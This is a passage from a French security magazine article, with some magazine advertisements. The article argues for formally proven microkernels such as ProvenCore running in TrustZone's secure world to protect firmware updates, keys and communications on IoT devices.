Par exemple, pour prouver la propriété d'intégrité ci-dessus, il faut prouver (entre autres choses) qu'aucun accès à un tableau n'est effectué en dehors des limites. Une propriété aussi simple est très difficile à tester, car les tests ne permettent pas une couverture exhaustive. Il est donc indispensable de recourir à des méthodes mathématiques pour obtenir un niveau d'assurance très élevé.

ACTUELLEMENT DISPONIBLE
MISC N°91 !

SMART CITIES :
COMMENT PROTÉGER LES VILLES INTELLIGENTES ?

NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
http://www.ed-diamond.com

Le quatrième et dernier principe consiste donc à utiliser des modèles formels et des preuves mathématiques pour vérifier que le micronoyau applique strictement la politique de sécurité définie, et en particulier les propriétés d'isolation entre applications.

De telles preuves sont très coûteuses à produire, ce qui limite leur champ d'application à des systèmes très simples. Les micronoyaux font partie des systèmes les plus complexes sur lesquels des preuves peuvent être produites **[6]**, et ces preuves poussent les outils à leurs limites. La manière dont ces preuves sont construites pour ProvenCore consiste en trois étapes principales **[7]** :

- **Preuve des propriétés sur un modèle abstrait**. Un modèle formel abstrait est défini en fonction des propriétés à prouver, et une preuve est produite que ces propriétés sont toujours vérifiées dans ce modèle.
- **Raffinements successifs**. Un modèle plus détaillé est ensuite construit, avec une preuve que le modèle abstrait est une abstraction « correcte » de ce modèle plus détaillé (et donc, que les preuves effectuées sur le modèle abstrait sont valides sur le modèle détaillé). Ce processus de raffinement est effectué plusieurs fois, pour obtenir des spécifications fonctionnelles, puis une conception détaillée.
- **Génération de code**. Un outil est ensuite utilisé pour générer du code en C à partir de la conception détaillée. Le code C est enfin compilé pour obtenir le code exécutable du micronoyau.

La dernière étape de génération automatique de code va même au-delà des exigences les plus élevées, en établissant un lien formel direct du modèle abstrait au code.

Cette preuve est ensuite combinée à des tests fonctionnels des tests de pénétration, pour s'assurer que le micronoyau est fonctionnellement correct, et que l'intégration avec le matériel est correctement effectuée. La combinaison de ces tests et de la preuve réduit considérablement la probabilité de trouver une vulnérabilité, probablement d'au moins un ordre de grandeur. La tâche d'éventuels attaquants est donc beaucoup plus difficile.

4. RETOUR SUR LES OBJETS CONNECTÉS

Pour comprendre en quoi un tel micronoyau peut servir à résoudre les problèmes de sécurité des objets connectés, la première étape est de s'intéresser à la résilience de ces objets, soit à leur capacité de survivre à des attaques réussies, et de les surmonter.

L'objectif essentiel est ici de s'assurer de l'intégrité et de l'authenticité du logiciel, à travers un mécanisme de démarrage sécurisé et un mécanisme de mise à jour du logiciel. En isolant ces deux mécanismes essentiels sur un environnement prouvé s'exécutant dans le Monde Sûr, il devient beaucoup plus difficile pour un attaquant de prendre le contrôle de l'objet connecté, et surtout, de conserver ce contrôle.

Pour bien comprendre l'apport de cette solution, il faut se placer dans la situation périlleuse où un attaquant a pris le contrôle du système d'exploitation du Monde Normal. Pour cela, il suffit de combiner une attaque permettant d'exécuter du code choisi avec une attaque en élévation de privilèges pour exécuter ce code en mode noyau, ce qui est courant dans les attaques sur les objets connectés.

Dans une telle situation, l'attaquant ne tardera pas à désactiver toutes les contremesures du Monde Normal. Par contre, les contremesures du Monde Sûr restent activées. Et si ces contremesures s'exécutent sur un micronoyau prouvé, les chances de reproduire les attaques effectuées sur Linux sont infimes. L'attaquant ne pourra donc pas désactiver le système de mise à jour, et le gestionnaire

de l'objet connecté pourra quand il sera prêt, corriger les vulnérabilités de son logiciel et reprendre le contrôle de son objet connecté. Ici, l'attaque a lieu, mais ses conséquences et sa faculté de nuisance sont considérablement réduites.

Un avantage majeur de l'ajout de cette capacité de résilience est qu'elle est orthogonale aux fonctionnalités de l'objet connecté. L'ajout d'un micronoyau dans le Monde Sûr avec ces applications de résilience est entièrement transparent pour le développeur, et ne nécessite aucune adaptation du logiciel de l'objet connecté.

Pour aller plus loin, il est possible d'ajouter dans le Monde Sûr des services de sécurité de plus haut niveau pouvant profiter au système d'exploitation ou aux applications du Monde Normal. La cryptographie est un premier exemple. Dans de nombreux processeurs, les fonctions cryptographiques avancées ne sont accessibles que depuis le monde sûr ; les librairies cryptographiques et le stockage des clés sont donc naturellement implémentés dans le Monde Sûr. L'isolation fournie par le monde sûr permet aussi de stocker et de gérer les clés en sécurité, hors d'atteinte d'éventuels programmes malveillants dans le Monde Normal.

Les traitements cryptographiques peuvent être étendus à des protocoles de plus haut niveau, comme TLS ou OpenVPN. Dans de tels cas, où le Monde Sûr protège des communications, il est également possible d'associer le périphérique au monde sûr (un port Ethernet, par exemple). Cela permet de garantir qu'aucune interception ne soit possible depuis le monde normal.

En associant toutes ces applications, on peut arriver à un cas d'usage intéressant : fournir une plateforme de base sécurisée pour se connecter à un service d'IoT dans le cloud, dont une architecture est proposée en figure 4.




Figure 4

Une plateforme sécurisée pour se connecter à un service cloud IoT.

Cette plateforme pourrait par exemple être utilisée pour développer une passerelle sécurisée pour connecter à un service cloud des objets. Dans cet exemple, trois services principaux sont gérés dans le Monde Sûr :

- la mise à jour du firmware, essentielle pour garantir la résilience du système, sa capacité à survivre à une attaque ;
- une pile de communication sécurisée (entourée en rouge), simplifiée pour ne supporter qu'une version d'un seul protocole pour communiquer avec un seul service ;
- un ensemble de filtres de sécurité (entourés en bleu), destinés à appliquer une politique de sécurité en entrée (pour vérifier la validité des commandes) et en sortie (pour vérifier la validité des réponses et pour faire respecter des règles de vie privée).

Cette plateforme de base peut être fournie à des fabricants, à la fois pour protéger leur matériel contre des attaques externes et pour protéger le monde extérieur d'éventuelles failles dans leur matériel.

L'utilisation d'un TEE, et a fortiori d'un micronoyau formellement prouvé, permet de protéger contre les agressions extérieures en réduisant les opportunités d'attaque, et aussi de limiter les dégâts infligés par une plateforme compromise (potentiellement par d'autres chemins, par exemple via un smartphone connecté directement à la passerelle en Bluetooth).

Ces capacités d'isolation, profitant à tous les acteurs, mènent des filières à haut niveau de responsabilité, comme l'automobile ou l'aéronautique, à montrer un intérêt prononcé pour ces solutions. De plus, un tel environnement sûr est un complément intéressant aux solutions de sécurité classiques, et donne un véritable espoir de résistance durable à certaines attaques.

Pour reprendre l'exemple de connexion à un service cloud, une telle plateforme de référence peut permettre de garantir que les objets connectés respectent une politique de sécurité cohérente, avec une combinaison satisfaisante de mesures fonctionnelles et de robustesse contre les attaques.

CONCLUSION

La sécurité de base proposée par la technologie TrustZone, combinée à l'isolation proposée par un micronoyau et à des preuves formelles des propriétés de sécurité mises en place, a le potentiel de devenir un élément important dans la sécurité de l'IoT. Ce mécanisme peut contribuer à la sécurité des objets connectés sensibles ou exposés, comme base pour l'implémentation des contremesures fonctionnelles. Il peut également fournir une faculté de résilience à haut niveau d'assurance, qui pourrait servir de base à des objectifs ou contraintes règlementaires pour les objets connectés.

REMERCIEMENTS

Je remercie la société Prove & Run de m'avoir encouragé à écrire cet article et à mentionner ses produits ProvenCore et Smart, ainsi que les relecteurs du magazine pour leurs retours riches. ■

RÉFÉRENCES

• [1] Bruce Schneier, *Security and the Internet of Things* : **https://www.schneier.com/blog/archives/2017/02/security_and_th.html**

• [2] Gérard Berry, Cours au Collège de France : **https://www.college-de-france.fr/site/gerard-berry/_course.htm**

• [3] Gal Beniamini, blog : **http://bits-please.blogspot.fr**

• [4] Article Wikipédia sur les Critères Communs : **https://fr.wikipedia.org/wiki/Critères_communs**

• [5] Portail des Critères Communs (en anglais) : **https://www.commoncriteriaportal.org/**

• [6] Daniel Potts et al., *Mathematically Verified Software Kernels : Raising the Bar for High Assurance Implementations* : **https://sel4.systems/Info/Docs/GD-NICTA-whitepaper.pdf**

• [7] Stéphane Lescuyer, *ProvenCore : Towards a Verified Isolation Micro-Kernel* : **http://mils-workshop-2015.euromils.eu/downloads/hipeac_literature/04-mils15_submission_6.pdf**

VISITEZ NOTRE NOUVELLE BOUTIQUE ET DÉCOUVREZ NOS GUIDES !

LINUX MAGAZINE / FRANCE | GNU LINUX PRATIQUE ESSENTIEL | MISC Multi-System & Internet Security Cookbook | HACKABLE MAGAZINE | Open Silicium

ET VOUS ?
COMMENT LISEZ-VOUS VOS MAGAZINES PRÉFÉRÉS ?

« Moi, je les lis en version PAPIER ! »

« Moi, je les lis en version PDF ! »

« Moi, je consulte la BASE DOCUMENTAIRE ! »

RENDEZ-VOUS SUR **www.ed-diamond.com**


POUR DÉCOUVRIR TOUTES LES MANIÈRES DE LIRE VOS MAGAZINES PRÉFÉRÉS !

LES STANDARDS UTILISÉS

Initiez-vous aux standards de l'IoT d'aujourd'hui et de demain


ÉVALUATION DES RISQUES

Données personnelles, droit, modernisation : comprendre les développements en cours



ATTAQUES SUR LES OBJETS

Analyse des malwares et attaque d'une caméra connectée



AMÉLIORATION DE LA SÉCURITÉ

Cryptographie, méthode formelle : découvrez des techniques dédiées à l'IoT